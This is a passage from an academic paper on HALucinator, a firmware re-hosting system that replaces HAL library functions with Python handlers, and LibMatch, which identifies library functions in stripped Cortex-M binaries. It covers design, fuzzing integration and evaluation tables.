semantics, and often have complex interactions with hardware features, such as interrupts and DMA. At a higher level, such as the network stack or middleware, we may not be able to predict which libraries are in use, but handlers built around these layers can be simpler, and more portable between devices. The chosen layer can also affect the efficacy of some analyses, as we demonstrate in Section 5. In short, the right answer depends largely on the analyst's goals, and what libraries the firmware uses. In this work, we focus primarily on re-hosting at the HAL level, but also explore high-level emulation approaches targeting other layers, such as the middleware, in our evaluation of HALucinator.

2.3 High-Level Emulation

Before discussing the design of HALucinator, we first highlight the ways in which high-level emulation enables scalable emulation of firmware.

First, our approach reduces the emulation effort—instead of manual effort that increases with the number of unique devices, emulation effort increases much more slowly with the number of HALs or middleware libraries, depending on the level where we interpose the function calls. Large groups of devices, from the same manufacturer or device family, share the same programmer-facing library abstractions. For example, STMicroelectronics provides a unified HAL interface for all its Cortex-M devices [53]. Similar higher-level libraries, such as mBed, provide abstractions for devices from multiple manufacturers, and commonly used protocol stacks (*e.g.,* lwIP) abstract details of communication protocols. Intercepting these libraries enables emulating devices from many different manufacturers.

Since HALs abstract away hardware from the programmer, our handlers inherit this simplicity as well. High-level emulation removes the requirement of understanding low-level details of the hardware. Thus, handlers do not need to implement low-level MMIO manipulations, but simply need to intercept the corresponding HAL function, pass desired parameters on to an appropriate peripheral model and return a value that the firmware expects.

Finally, our approach allows flexibility in the fidelity of handlers that we have to develop. For peripherals that the analyst is not concerned with, or which are not necessary in the emulator, simple low-fidelity handlers that bypass the function and return a value indicating successful execution can be used. In cases where external input and output is needed, higher-fidelity handlers enabling communication with the host environment are needed. For example, the function

`HAL_TIM_OscConfig` from the STM32Cube HAL configures and calibrates various timer and clock parameters; if not handled, the firmware will enter an infinite loop inside this function. As the emulator has no concept of a configurable clock or oscillator, this function's handler merely needs to return zero, to indicate it executed successfully. On the other hand, a higher-fidelity handler for the `HAL_Ethernet_RX_Frame` and `HAL_Ethernet_TX_Frame` functions that enables sending and receiving Ethernet frames emulates network functionality. Our approach allows for handlers at multiple fidelity levels to co-exist in the same emulation.

3 Design

For our design to capitalize on the advantages of high-level emulation, we need to (1) locate the HAL library functions in the firmware (*e.g.,* via library matching), (2) provide high-level replacements for HAL functions, and (3) enable external interaction with the emulated firmware.

HALucinator employs a modular design to facilitate its use with a variety of firmware and analysis situations, as seen in Figure 1. To introduce the various phases and components of HALucinator, let us consider a simple example firmware which uses a serial port to echo characters sent from an attached computer. Aside from hardware initialization code, this firmware needs only the ability to send and receive serial data. The analyst notices the CPU of the device is an STM32F4 microcontroller, and uses the LibMatch analysis presented in Section 3.2, with a database built for STMicroelectrics' HAL libraries for this chip series. This identifies `HAL_UART_Receive` and `HAL_UART_Transmit` in the binary. The analyst then creates a configuration for HALucinator, indicating that a set of *handlers* (*i.e.,* the high-level function replacements), for the included HAL, should be used. If the handlers do not already exist, the analyst creates them. These two HAL functions take as arguments a reference to a serial port, buffer pointer, and a length. To save effort, these handlers simply translete these arguments to and from a form usable by the *peripheral model* for a serial port (e.g., the raw data to be sent or received). Finally, the *I/O Server* transfers the data between the serial port peripheral model and host machine's terminal. Now, when the firmware executes in HALucinator, the firmware is usable through a terminal like any other console program. This represents only a small fraction of the capabilities of HALucinator, which we will explore in detail in the following sections.

3.1 Prerequisites

While HALucinator offers a significant amount of flexibility, there are a few requirements and assumptions regarding the target firmware. First, the analyst must obtain the complete firmware for the device. HALucinator focuses on OS-less "blob" firmware images typically found in microcontrollers. While no hardware is needed during emulation with HALucinator, some details about the original device are needed to know what exactly to emulate. HALucinator requires the basic parameters needed to load the firmware into any emulator, such as architecture, and generic memory layout (e.g., where the Flash and RAM reside within memory).

We assume the analyst can also obtain the libraries, such as HALs, OS library, middleware, or networking stacks they want to emulate, and the toolchain typically used by that chip vendor to compile them. Most chip vendors provide a development environment, or at least a prescribed compiler and basic set of libraries, to avoid complications from customers using a variety of different compiler versions. As such, the set of possible HAL and compiler combinations is assumed to be somewhat small. While firmware developers are free to use whatever toolchain they wish, we expect that the conveniences provided by these libraries and toolchains, and the potential for support from the chip vendor, has convinced a significant number of developers to take advantage of the vendor's toolchain. In Section 7, we discuss the possibility of using high-level emulation, even in firmware without an automatically identifiable HAL.

HALucinator naturally requires an underlying emulator able to faithfully execute the firmware's code, and able to support HALucinator's instrumentation. This includes a configurable memory layout, the ability to "hook" a specific address in the code to trigger a high-level handler, and the ability to access the emulator's registers and memory to perform the handler's function.

While this may appear to be a long list of requirements, in practice, obtaining them is straightforward. For the ARM Cortex-M devices that we focus on in this work, the general memory map is standardized and available readily from the vendor-provided manual, the location of the firmware in memory can be read from the firmware blob itself, and common emulators such as QEMU [18] faithfully emulate instructions. Each Cortex-M vendor provides open-source HAL(s) for their chips, with compilers and configurations [16, 34, 42, 53]. All that is needed for HALucinator to be applied to a particular device is to obtain the firmware, know the CPU's vendor, and obtain their SDK.

3.2 LibMatch

A critical component of high-level emulation is the ability to locate an abstraction in the program which can be used as the basis for emulation. While those developers who wish to re-host their own code, or those interested in open-source firmware projects, can already obtain this information during compilation, analysis of closed-source binary firmware by third parties requires the ability to locate these libraries before emulation can proceed. Existing approaches that address the problem of finding functions in stripped binaries [24, 33, 35] lack support for embedded CPU architectures, particularly the

ARM Cortex-M architecture commonly used in many consumer devices and used in this work. While much work has also been done in comparing two binary programs [21, 28], these schemes are not applicable out-of-the-box for comparing a binary with its component libraries.

The nature of firmware itself further complicates library matching. Firmware library functions are typically optimized for size, and two functions with nearly identical code can serve dramatically different purposes. Many smaller HAL functions may simply be a series of preprocessor definitions resolved at compile-time relating to I/O operations, which of course serve different purposes depending on the peripheral being used. One unusual feature of firmware library functions is that they often call functions in the non-library part of the code. With desktop libraries, it is typically expected that library functions are monolithic, *i.e.,* they execute, perform their task, and return to the caller. This is often not true in firmware; common patterns found in HALs include *overrides*, where the developer overrides a weak symbol in the HAL during compilation, or explicit *callbacks*, where code pointers are passed in as function arguments. Therefore in order to provide fully-working handlers, we must not only recover the library functions' names and addresses, but those of the application code they call as well.

To address these problems, we create *LibMatch*, which leverages the context of functions within a program to aid in binary-to-library matching. LibMatch creates a database of HAL functions to match by extracting the control-flow graph of the unlinked binary object files of the libraries, plus an Intermediate Representation (IR) of their code. It then performs the following steps to successively refine possible matches:

1: Statistical comparison. We compare three basic metrics—number of basic blocks, control flow graph (CFG) edges, and function calls—for each pair of function in the target program and library functions in the database. If functions differ on these three metrics, they are unlikely to be a match, and removing these non-matches early provides a significant performance improvement.

2: Basic Block Comparison. For those pairs of functions that match based on the previous step, we further compare the content of their basic blocks, in terms of an intermediate representation. We consider two functions a match if each of their basic blocks' IR content matches exactly. We do, however, discard known pointers and relative offsets used as pointers, and relocation targets, as these will differ between the library and the binary's IR code. Additionally, unresolvable jump and call targets, even when they are resolvable in the library but not in the binary, are ignored.

While our comparison metric is somewhat naive (i.e., some environmental changes such as compiler, compiler flags, or source code may cause missing matches), and many more complex matching schemes exist (as noted in Section 6), we make the trade-off that any match is a true, high-confidence match. This trade-off is necessary, as inaccuracies in these direct matches could have cascading effects when used to derrive other matches via context. Even in the ideal scenario of matching against the exact compiler and library versions, collisions are still expected to occur, as we show in Section 5.

3: Contextual Matching. The previous step will produce a set of matches, but also a set of collisions, those functions that could not be distinguished from others. We therefore leverage the function's context within the target program to disambiguate these cases, by locating places in the program with matches to infer what other functions could be. While many program diffing tools [21, 28] use two programs' call graphs to refine their matching, we cannot, as our 'second program', is a database of libraries. The libraries in the database are entirely un-linked and have no call graph. We cannot even infer the call graph of a function within a particular library, as HALs may contain many identically-named functions chosen via link-time options. Therefore, we use both *caller context* and *callee context*, to effectively approximate the real call graph of the library functions, disambiguate collisions, and try to provide names for functions that may differ between the library database and the target (*e.g.,* names overridden by the application code, or names outside the libraries entirely).

We first leverage *caller context* to resolve collisions. For each of the possible collided matches, we use the libraries' debugging information to extract the set of called function names. We obtain the same set of called function names from the ambiguous function in the target binary, by using the exact matches for each of the called functions. If the sets of function names in the target and the collided match are identical, the match continues to be valid, and others are discarded. For *callee context*, we gather the set of functions called by any function we were able to match exactly in step two, and name them based on the debug symbols in the library objects. If the function is a collision, it can then be resolved. If the function is not in the database, such as due to overrides by the application, it can then be named. Both of these processes occur recursively, as resolving conflicts in one function may lead to additional matches.

The Final Match. A valid match is identified if a unique name is assigned to a given function in the target binary.

3.3 High-level Emulation

After function identification, the emulator must replace the execution of selected functions to ensure the re-hosted firmware executes correctly. These intercepted functions relate to the on-chip or off-chip peripherals of the device, and are implemented manually. To simplify implementation, our design breaks the needed implementation per library into *handlers*, which encode each HAL function's semantics, and *peripheral models* which reflect aspects common to a peripheral type. Under this scenario, each peripheral model only has to be written once, requiring only a small specialized handler for each matched HAL function.

Handlers. We refer to high-level replacements for the HAL's code within the firmware as *handlers*. Creating handlers is done manually, but only needs to be done once for each HAL or library, and is independent of the firmware being analyzed. Each HAL function, even those with the same purpose, will likely vary in terms of function arguments, return value, and exact internal semantics. However, as we will show in Section 5, almost all handlers are simple, falling into a few basic categories, such as performing trivial actions on a peripheral model, returning a constant value, or doing nothing at all.

Some HALs can be quite large, but most firmware samples only utilize a small fraction of the available functions. In this case, the analyst can follow an iterative process to build handlers. First, the analyst runs the binary in HALucinator, which will report all I/O accesses that are not currently replaced by a handler, and where they occurred. If the firmware gets stuck, or is missing desired behavior, the analyst can evaluate which functions contain the I/O operations, and consider implementing a handler. The process repeats, and successive handlers produce greater coverage and more accurate functionality. This process can even be performed when the results of library matching are unavailable, or is missing function names required for emulation.

Peripheral Models. Peripheral models intend to handle common intrinsic aspects of what a certain class or type of peripheral must do. They contain little actual logic, but play an important role in creating a common interface between the emulator and the outside world. For example, the peripheral model for a serial port simply has data buffers for transmission and reception of data. When a HAL's serial transmit and receive functions are called, the associated handler can use the peripheral model to trivially perform most, if not all, of its duties in an abstract way.

I/O Server. In order for the re-hosted firmware to meaningfully execute, it must interact with external devices located outside of the CPU. Therefore, in addition to exchanging data with the firmware, each peripheral model also defines an interface for the host system to send data, receive data, and trigger interrupts. These interfaces are then exposed through an I/O server. The I/O server uses a publish/subscribe design pattern, to which peripheral models publish and/or subscribe to specific *topics* that they handle. For example, an Ethernet model will send and receive messages on the '`Ethernet.Frame`' topic, enabling it to connect with other devices that can receive Ethernet frames.

Using the I/O server centralizes external communication with the emulated system, by facilitating multiple use cases without changing the emulator's configuration. For example, the Ethernet model can be connected to: the host Ethernet interface, other emulated systems, or both, by appropriately routing the messages published by the I/O server. In addition, centralizing all I/O enables a program to coordinate all external interactions of an emulated firmware. For example, this program could coordinate pushing buttons, sending/receiving Ethernet frames, and monitoring LED status lights. This enables powerful multiple interface instrumentation completely in software, and enables dynamic analysis to explore complex internal states of the firmware.

Peripheral Accesses Outside a HAL. Replacing the HAL with handlers and peripheral models simplifies emulating firmware, but occasionally, direct MMIO accesses from the firmware will still occur. These can happen when a developer deliberately breaks the HAL's abstraction and interacts with hardware directly, or when the compiler inlines a HAL function. HALucinator will report all I/O outside handlers to the user. Additionally, all read operations to these areas will return zero, and all writes will be ignored, allowing code that naively interacts with this hardware directly to execute without crashing. We find many MMIO operations, particularly write operations setting peripheral flags and configurations, can be safely ignored as the emulator configures its resources independent of the firmware. We discuss more severe cases, such as firmware not using a HAL, in Section 7.

3.4 Fuzzing with HALucinator

The use of high-level emulation enables the firmware to be used interactively, and also explored through automated dynamic analyses, such as fuzzing. However, fuzzing—especially coverage-guided fuzzing through, e.g., AFL [13]—has different constraints than interactive emulation:

Fuzzed Input. First, the analyst needs to decide how the mutated input should be provided to the target. HALucinator provides a special `fuzz` peripheral model, which when used in a handler, will dispense data from the fuzzer's input stream to the handler. Embedded systems may have multiple sources of input, and this flexibility allows the analyst to chose one or more of them to fuzz.

Termination. Beyond providing input from the fuzzer, the fuzzed firmware must terminate. Current fuzzers generally target desktop programs, and expect them to terminate when input is exhausted; however, firmware never terminates. Thus, we design the `fuzz` model to gracefully exit the program, sending a signal to the fuzzer that the program did not crash during that execution.

Non-determinism. Firmware has significant non-deterministic behavior, which must be removed to allow the fuzzer to gather coverage metrics correctly. This is typically removed from programs via instrumentation, and HALucinator's high-level emulation enables this as well. HALucinator provides static handlers for randomness-producing functions when they are identified, such as `rand()`, `time()`, or vendor-specific functions providing these functionalities.

Timers. One special case of non-determinism are timers, which often appear in microcontrollers as special peripherals that trigger interrupts and other events at a specified interval. Because we cannot guarantee any clock rate for our execution, implementing timers based on real time would

lead to non-deterministic behavior, as these timer events can occur at any point in the program. We provide a `Timer` peripheral model, which ties the timer's rate to the number of executed blocks, creating deterministic timer behavior, and fair execution of the timer's interrupt handlers and the main program, regardless of emulation speed.

Crash Detection. Crash detection in embedded systems remains a challenge [44]. A system based on high-level emulation gains a significant amount of crash detection capability from the visibility provided by the emulator, making many generated faults much less silent. Just as with desktop programs, we can instrument firmware to add additional checks. High-level emulation handlers can perform their own checks, such as checking pre-conditions of their arguments (*e.g.,* pointer validity, or positive buffer lengths). High-level emulation can also be used to easily add instrumentation usually handled at compile-time. For example, HALucinator provides a heap-checking implementation similar to ASAN [49], if the `malloc` and `free` symbols are available.

Input Generation. Finally, fuzzing requires representative inputs to seed its mutation algorithms. HALucinator's fully-interactive mode can be used to interact with the device and log the return values of library calls of interest, which can be used to seed fuzzing. This removes the need for any hardware, even while generating test inputs.

4 Implementation

We implement the concept of high-level emulation by creating prototypes of LibMatch and HALucinator targeting the widely-used and highly-diverse Cortex-M microcontrollers.

LibMatch Implementation. LibMatch uses the `angr` [50] binary analysis platform. More specifically, it uses `angr's` VEX-based IR, control-flow graph recovery, and flexible architecture support enables function labeling without any dependence on specific program types or architecture features. Statistics needed for matching are gathered using `angr's` CFG recovery analysis. This includes the basic block content comparisons, which operate on top of the VEX IR statements and their content. Implementing LibMatch for the Cortex-M architecture required extending `angr`. We added support for Cortex-M's calling conventions, missing instructions, function start detection and indirect jump resolution to `angr`. After these extensions, `angr` was able to recover the CFG. When run, LibMatch uses unlinked object files with symbols, obtained by compiling the HAL and middleware libraries to create a database of known functions. It then uses this database to locate functions inside a firmware without symbols. When LibMatch is then run against a firmware sample, it outputs a list of identified functions and their addresses, and makes note of collisions, in the event that a human analyst wishes to resolve them manually.

HALucinator Implementation. HALucinator is implemented in Python, and uses Avatar^2 to set up a full-system QEMU emulation target and instrument its execution. HALucinator takes as inputs: the memory layout (*i.e.,* size and location of Flash and RAM), a list of functions to intercept with their associated handlers, and the list of functions and addresses from LibMatch. It uses the addresses of the functions to place a breakpoint on the first instruction of each function to be intercepted, and registers the handler to execute when the breakpoint is hit. Note that, while Avatar^2 is typically deployed as a hardware-in-the-loop orchestration scheme, we use it here exclusively for its flexible control of QEMU, and not for any hardware-related purpose.

Handlers are implemented as Python classes, with each function covering one or more functions in the firmware's HAL or libraries. The handlers can read and write the emulator's registers or memory, call functions in the firmware itself, and interact with the peripheral models. Examples of simple and more complex handlers can be found in [7] and [6].

Peripheral models are implemented as Python classes, and can make full use of system libraries or the I/O server to implement the desired functionalities. For example, calls to get the time from a hardware real-time clock can simply invoke the host system's `time()` function. Most models, however, merely act as a store or queue of events, such as queuing received data for the serial port or Ethernet interface.

The I/O server is implemented as a publish-subscribe system using the ZeroMQ [59] messaging library. In addition to serving events to peripheral models from the host system, the I/O server can also connect emulators' peripheral models together, allowing the emulation of multiple interconnected systems. This is particularly useful when the host system has no concept of the interface being shared, such as in the 6LoWPAN examples in Section 5.

Fuzzing with HALucinator. We created the ability to fuzz firmware using HALucinator by replacing the full-system QEMU engine at the center of HALucinator with AFL-Unicorn [14]. AFL-Unicorn combines the ISA emulation features of QEMU with a flexible API, and provides the coverage instrumentation and fork-server capabilities used by AFL. It lacks any peripheral hardware support, making it unable to fuzz firmware. Adding HALucinator's high-level emulation provides the needed peripheral hardware support. Unicorn and AFL-Unicorn also deliberately remove the concept of interrupts, which are necessary for emulating firmware. Thus, we add a generalized interrupt controller model, that supports ARM's Cortex-M interrupt semantics.

AFL-Unicorn detects crashes by translating various execution errors (e.g., invalid memory accesses, invalid instructions, etc.) into the equivalent process signal fired upon the fuzzed process (e.g., SIGSEGV), providing the appropriate signals to AFL. Models and handlers can also explicitly send these signals to AFL if their assumptions are violated.

Mfg.	Application	HAL Syms	LibMatch Without Context Matching				LibMatch With Context Matching				
			Correct	Collision	Incorrect	Missing	Correct	Collision	Incorrect	Missing	External
Atmel	SD FatFS	107	76 (71.0%)	22	0	9	98 (91.6%)	2	0	7	3
Atmel	lwIP HTTP	160	128 (80.0%)	20	0	12	144 (90.0%)	9	0	7	8
Atmel	UART	28	24 (85.7%)	2	0	2	26 (92.7%)	1	0	1	1
Atmel	6LoWPAN Receiver	299	224 (74.9%)	63	2	10	273 (91.3%)	17	4	5	24
Atmel	6LoWPAN Sender	300	225 (75.0%)	63	2	10	275 (91.7%)	17	4	4	25
STM	UART	33	15 (45.5%)	17	1	1	23 (69.7%)	9	1	4	6
STM	UDP Echo Server	235	188 (80.0%)	43	0	4	207 (88.1%)	24	0	0	6
STM	UDP Echo Client	235	186 (79.1%)	43	0	4	205 (87.2%)	24	0	0	8
STM	TCP Echo Server	239	192 (80.3%)	43	0	4	211 (88.3%)	24	0	0	5
STM	TCP Echo Client	237	190 (80.2%)	43	0	4	209 (88.2%)	24	0	4	8
STM	SD FatFS	160	111 (69.4%)	47	0	2	140 (87.5%)	20	0	8	5
STM	PLC	495	358 (72.3%))	126	0	11	407 (82.2%)	79	1	8	36
NXP	UART	35	21 (60.0%)	13	0	1	21 (60.0%)	13	0	1	8
NXP	UDP Echo Server	170	133 (78.2%)	25	0	12	141 (83.0%)	16	8	5	22
NXP	TCP Echo Server	176	133 (75.5%)	26	0	17	142(80.7%)	16	8	10	20
NXP	HTTP Server	177	133 (75.1%)	26	0	18	145(82.0%)	16	6	6	20

Table 1: LibMatch performance, with and without contextual matching.

5 Evaluation

For HALucinator to meet its goal of enabling scalable emulation, it must accurately identify HAL functions in firmware, and enable replacement of those functions with handlers. In addition, the handlers must be created with reasonable effort, and the emulation must be accurate to enable meaningful dynamic analysis of the firmware. In this section, we show that HALucinator meets these goals by evaluating LibMatch's ability to identify HALs in binaries, demonstrating interactive emulation of 16 applications, and then utilizing HALucinator to fuzz network-connected applications.

In our experiments, we use 16 firmware samples provided with different development boards (STM32F479I-Eval [52], STM32-Nucleo F401RE [51], SAM R21 Xplained Pro [48], NXP FRDM-K64F [29]) from Atmel, NXP, and STM. These samples were chosen for their diverse and complex hardware interactions, including serial communication, file systems on SD cards, Ethernet, 6LoWPAN, and WiFi. They also contain a range of sophisticated application logic, including wireless messaging over 6LoWPAN, a Ladder Logic interpreter, and an HTTP Server with a Common Gateway Interface (CGI). The set of included libraries is also diverse, featuring STMicroelectronics' STM32-Cube HAL [53], NXP's MCUXpresso [42], Atmel's Advanced Software Framework (ASF) [16], lwIP [37], FatFS [27], and Contiki-OS [25], a commonly used OS for low-power wireless sensors, with its networking stack μIP .

Experiment Setup. All STMicroelectronics firmware was compiled using `gcc -Os` targeting a Cortex-M3. The STMicroelectronics boards use Cortex-M4 microcontrollers, however QEMU lacks support for some Cortex-M4 instructions (resulting in a runtime fault), thus these examples were compiled using the Cortex-M3 instruction set. Atmel's example applications were compiled using Atmel Studio 7, using its release build configuration that uses the -Os optimization level and targets the Cortex-M0 ISA (a strict subset of the Cortex-M3 ISA) as intended for their target board. All NXP samples were compiled using the SDK's "release" configuration, save for using the Cortex-M3 platform instead of M4. All symbols were stripped from the binaries.

5.1 Library Identification in Binaries

We first explore the effectiveness of LibMatch in recovering the addresses of functions in a binary firmware program. As there are multiple locations within a firmware that may be hooked, with various trade-offs in the complexity of emulation, here we try to match the entire set of functions provided by the HAL and its associated middleware. We use symbol information in each target firmware sample to provide the ground-truth address of each function. LibMatch then tries to determine the address of each function in its HAL database using a stripped version of this binary.

A comparison of the 16 firmware samples using LibMatch with and without context matching is shown in Table 1. LibMatch without context matching is comparable to what is achievable with current matching algorithms (*e.g.,* BinDiff [28], or Diaphora [21]). However, a direct comparison is not possible because these tools only perform a linked-binary to linked-binary comparison and LibMatch must match a linked binary to a collection of unlinked library objects obtained from the HALs and middleware.

In Table 1, the number of HAL symbols is the number of library functions present in the firmware, while the 'Correct' column shows the number of those functions correctly identified. The 'Collision', 'Incorrect', and 'Missing' columns delineate reasons LibMatch was unable to correctly identify the unmatched functions. The last column, 'External' is the number of functions external to the HAL libraries that LibMatch with context matching labels correctly. Overall, LibMatch without context matching averaged over the 16 applications matches 74.5% of the library functions, and LibMatch with context matching increases this to an average of 87.4%. Thus, nearly all of the HAL and middleware libraries are accurately located within the binary.

Context matching identifies many of the functions needed for re-hosting firmware. The most dramatic example of this is STMicroelectronics's PLC application; it includes STMicroelectronic's WiFi library, which communicates

with the application using a series of callbacks called via overridden symbols. In order to re-host this binary, the handlers for this library must fulfill its contract with the application, by calling these callbacks. Thus, recovering their names, even when they are not part of the library database, is necessary to enable their use during re-hosting. Resolved collisions include various packet handling, timer, and external interrupt functions of the Atmel 6LoWPAN stack, as well as functions needed to enable fuzzing, such as lwIP's IP checksum calculation. One other important category of functions resolved via context includes those that are neither part of the vendor's HAL, nor the application code, but come from the compiling system's standard C libraries, such as `malloc`, `free`, and even the location of the program's `main`.

Collisions are the most common causes of unlabeled functions. Other common causes include C++ virtual function call stubs, and functions that have multiple implementations with different names. For example, the STM32 HAL contains functions `HAL_TIM_PWM_Init` and `HAL_TIM_OC_Init`, whose code is entirely identical, but operate on different data, and have insufficient context to distinguish them. Similarly, in many C++-based HAL functions, a stub is used to lookup and call a method on the object itself; identical code for this can exist in many places. Those without actual direct calls cannot be resolved through context. Finally, many unused interrupt handlers contain the same default content (*e.g.,* causing the device to halt) and thus collide. Since they are interrupt handlers, they are never directly called, and thus cannot be resolved via context. It is worth noting that these cases will confuse any library-matching tool, as there is simply no information on which to make a correct decision within the program.

The few "Incorrect" matches made by LibMatch stem from cases where the library function name actually changed during linking. In these cases, LibMatch has a single match for the function—thus finding a match—but applies the wrong name (i.e., the name before it was changed during linking). Our measure of correctness is the name, and therefore these are marked as "Incorrect". There are two main causes of 'Missing' functions: the application overrides a symbol and we are unable to infer it as an External match via context, or bugs in the CFG recovery performed by `angr` causing the functions' content to differ between the program and the library when they should not. For example, most Cortex-M applications contain a symbol `SystemInit`, which performs hardware specific initialization. Most HALs provide a default, but this symbol is very often overridden by the firmware to configure hardware timing parameters, and it is only ever called from other application-customized code. Thus we lack context to resolve it. None of the unmatched or collided functions are functions needed to perform high-level emulation, and thus, the less-than-100% accuracy of LibMatch does not impact HALucinator.

5.2 Scaling of High-Level Emulation

We will examine the benefits of HLE by exploring how the simplicity of handlers and peripheral models allow emulation with a minimum of human effort, and allow this effort to scale to multiple systems.

Handlers and Human Effort. Implementing handlers is a manual task; therefore it is important to quantify the amount of effort required to emulate a system. While we could perform this evaluation in terms of time, or in terms of an objective measure of code complexity (which is given in Section A.1), these measures do not factor in the amount the analyst actually must understand about the code being replaced, and thus do not fully convey the effort required. Therefore, we divided the handlers used in our experiments into three categories: *Trivial* handlers simply return a constant—usually indicating the function executed correctly—and require no knowledge of the implementation of the function being intercepted. They are commonly used for hardware initialization functions. *Translating* handlers translate the intercepted function parameters to an action on a peripheral model. They do not implement any logic, but just call a model after getting the appropriate data for the model. This requires knowledge of the function parameters, reading values to be passed to the model, and then writing back values from the model to the appropriate function parameters. For example, the handler for the `ENET_SendFrame` from NXP's HAL, simply reads the frame buffer and length from the function parameters, and passes them to the Ethernet model. The final category, *Internal Logic* is the most complex for HALucinator and requires understanding the internal logic of the replaced functions.

Table 2 was created by taking the union of the handlers executed during interactive emulation for the binaries in Table 3 and classifying them as trivial, translating, or internal logic. It shows 44.5% are trivial handlers, 42.2% are translating handlers, and 13.3% implement internal logic. Therefore, for our firmware samples, over 85% of the handlers can be implemented with little or no understanding of how the internals of functions they are intercepting are implemented.

The 13% that required understanding internal logic primarily represent cases where the HAL itself manipulated global state also used by the rest of the program. For example, the Atmel Ethernet and 6LowPAN case studies use the external interrupt controller (EXTI) which maps several external interrupts to a single CPU interrupt. The EXTI interrupt service routine (ISR) looks up the ID of the actual interrupt source in an MMIO register, and uses it to look up the correct callback in a global array. HALucinator does not have access to the global array, and thus cannon directly look up the correct callback. Instead, the EXTI handler implements a simple MMIO peripheral that enables reading/writing the MMIO status register. This enables the EXTI ISR to execute correctly. While this requires understanding some chip-level details, it retains the scaling and relative simplicity of high-level emulation.

HAL	Trivial	Translation	Internal Logic	Total
ASF v3	12 (30.8%)	19 (48.7%)	8 (20.5%)	39
STM32	17 (58.6%)	9 (31.0%)	3 (10.3%)	29
NXP	8 (53.3%)	7 (46.7%)	0 (0.0%)	15
Total	37 (44.5%)	35 (42.2%)	11 (13.3%)	83

Table 2: Categorization by difficulty of implementing handlers. Showing number of handlers that implement Trivial, Translating, and Internal Logic behaviors.

We implemented a MMIO register and no internal machine, versus implementing *all* the MMIO registers of *all* the used peripherals in the firmware and their associated internal state machines that control how the bits in those registers are used.

Scaling Across Devices. To demonstrate how HLE allows the emulation of one HAL *to scale across devices*, we constructed an experiment using samples from the NXP MCUXpresso HAL, each from a different board and CPU. These represent chips from each of NXPs major ARM microcontroller product families, including Kinetis, LPC, and i.MX, whose designs and peripheral layouts are entirely different due to their development under formerly-separate companies. Regardless of family and lineage, all of these parts share the same HAL. As a result, we obtained 20 instances of the `uart_polling` example, from 20 different development boards. The `uart_polling` example was selected as UARTs are available on nearly every board and the presence of other peripherals varies from board to board. We then emulated these 20 firmware samples using the same NXP UART handlers and peripheral models. Specifically we used three handlers, a transmit handler, receive handler, and a default handler that returns zero. The only differences in the configuration of HALucinator for the different firmware was in the RAM/Flash layout, clock interception, and power initialization functions all of which were handled by the trivial default handler. In total 29 unique functions were intercepted. Six function at minimum, nine maximum, and 6.9 on average were intercepted per board. This shows that the same handlers and models can be used to support multiple product families. The only challenge was to identify the names of the intercepted clock and power initialization functions.

5.3 Interactive Emulation Comparison

Next we re-host the 16 firmware samples shown in Table 1 interactively, using QEMU, Avatar^2 [43], and HALucinator. In this experiment, we use the QEMU provided with Avatar^2 in its default configuration and load and execute the firmware into QEMU without the hardware present. In this configuration any access to unsupported MMIO in QEMU will fault. Avatar^2 was configured to execute the firmware in QEMU and forward all MMIO to a physical board connected by a debugger. Thus, all reads and writes to MMIO obtain values from or write to physical hardware. HALucinator utilized the functions found by LibMatch, and we intercept a sufficient number of HAL functions to enable the firmware samples to perform their externally observable functionality as compared to execution on the physical hardware. For any MMIO that is executed, we implement a default MMIO handler that returns zero for reads and silently ignore writes.

We consider the external behavior to be "correct" if *equivalent functionality* can be performed on the emulated system as on the real hardware. Specifically, the TCP/UDP examples successfully transmit the same data as the physical hardware. We are able to access the same pages on the HTTP server firmware samples. The FatFs examples are able to read and write the required data to the the appropriate files within its file system. We verified this by mounting the binary images provide by HALucinator through the SD card model as a FAT32 file system. The 6LoWPAN examples successfully talk to each other and their echoed messages are sent out their UARTs in the same order as the physical hardware. The UART examples are able to send and receive data over their UARTs and give the expected responses. Finally, the PLC sample, connects to its Android programming app, successfully loads a ladder logic, and executes it. Due to the limited inspection capabilities of hardware we cannot verify that equal code paths are followed as compared to physical hardware. Obtaining this level of inspection is a primary motivation for emulating embedded systems. It should be noted that enabling this level of emulation exceeds what is needed purely for fuzzing, as fuzzing can be performed by simply getting the system to read an input. Providing the same level of functionality enables fuzzing to start from a plausible initial starting point, and as will be shown in Section 5.4 HLE enables targeting the fuzzer at different layers within a firmware.

Table 3 shows the software libraries used by each firmware, and the interfaces modeled by HALucinator. For each technique it shows the number of unique basic blocks executed ("BB"), which indicates how much of the firmware executes. It also shows if the external input and output behavior matches that observed from executing the firmware on physical hardware (external behavior correct – "EBC").

For Avatar^2, we report the number of reads and writes forwarded to the board ("Fwd R/W") which demonstrate that Avatar^2 is correctly forwarding memory requests. For HALucinator, we report the number of functions intercepted ("Funcs") and the number of unique addresses handled by the default MMIO. The number of functions intercepted gives a measure of how much work is required to emulate the firmware using HALucinator, and the MMIO using the default handler are accesses to hardware that could potentially be replaced with further interception of HAL functions.

HALucinator enables the correct black-box behavior in *all cases*—all vendors, all boards, all firmware samples. Among our baseline approaches, the NXP UART firmware using Avatar^2 is the only other firmware successfully emulated. This is because it is a simple firmware that polls the MMIO and does not use any interrupts. In all cases, QEMU triggers a bus fault when any MMIO occurs and executes at most 39 unique

Mfr.	Application	Software Libraries	Modeled Interfaces	QEMU BB	QEMU EBC	Avatar^2 BB	Avatar^2 Fwd R/W	Avatar^2 EBC	HALucinator BB	HALucinator Funcs.	HALucinator MMIO	HALucinator EBC
Atmel	UART	ASF	UART	8	✗	184	467	✗	43	5	4	✓
Atmel	SD FatFs	ASF, FatFS,	UART, SD Card, EXTI	8	✗	344	554	✗	920	14	28	✓
Atmel	lwIP HTTP	ASF, HTTP, lwIP	UART, Ethernet	8	✗	265	935	✗	1,584	8	24	✓
Atmel	6LoWPAN Sender	ASF, Contiki, uIPv6, 6LoWPAN	UART, 802.15.4, EXTI, Clock, Timer, EDBG	14	✗	121	521	✗	2,734	21	36	✓
Atmel	6LoWPAN Receiver	ASF, Contiki, uIPv6, 6LoWPAN	UART, 802.15.4, EXTI, Clock, Timer, EDBG	14	✗	122	903	✗	2,474	21	36	✓
STM	UART	STM32Cube	UART, GPIO	8	✗	40	17	✗	66	10	7	✓
STM	SD FatFs	STM32Cube FatFS	GPIO, SD Card, Clock	8	✗	41	17	✗	625	18	25	✓
STM	UDP Echo Client	STM32Cube, lwIP	Ethernet, Clock, GPIO, EXTI	8	✗	32	15	✗	732	16	10	✓
STM	UDP Echo Server	STM32Cube, lwIP	Ethernet, Clock	8	✗	40	17	✗	568	15	10	✓
STM	TCP Echo Client	STM32Cube, lwIP	Ethernet, Clock, GPIO, EXTI	8	✗	31	15	✗	1,110	16	10	✓
